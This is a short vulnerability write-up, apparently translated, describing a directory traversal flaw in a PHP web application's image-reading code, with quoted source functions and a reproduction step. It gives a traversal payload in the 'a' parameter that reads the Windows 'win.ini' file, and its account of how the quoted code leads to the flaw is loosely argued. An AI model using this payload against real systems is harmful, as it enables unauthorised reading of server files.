Through the code audit, we can see that the parameter a is to read the content of the image file on the server


```
function ff_url_img($file, $content, $number=1){
    if(!$file){
        return ff_url_img_preg($content, $number);
    }
    $array = parse_url($file);
    if(in_array($array['scheme'],array('http','https','ftp'))){
        if( C('upload_referer') ){//第三方防盗链处理
            return C('upload_referer').base64_encode($file);
        }
        $img_host = explode(chr(13), str_replace(array("\r\n", "\n", "\r"),chr(13),C('upload_safety')));
        if( in_array($array['host'], $img_host) ){
            return C('site_path').'index.php?g=home&m=images&a=read&url='.base64_encode($file);
        }
        return $file;
```

When loading pictures, the a parameter is not restricted, resulting in directory traversal vulnerability

```
//读取文件
function read_file($l1){
    return @file_get_contents($l1);
}
```


Vulnerability recurrence:

Open website



Enter payload

a=../../../../../../../../../../../../../windows/win.ini&g=home&m=record&sid=1



System information was successfully obtained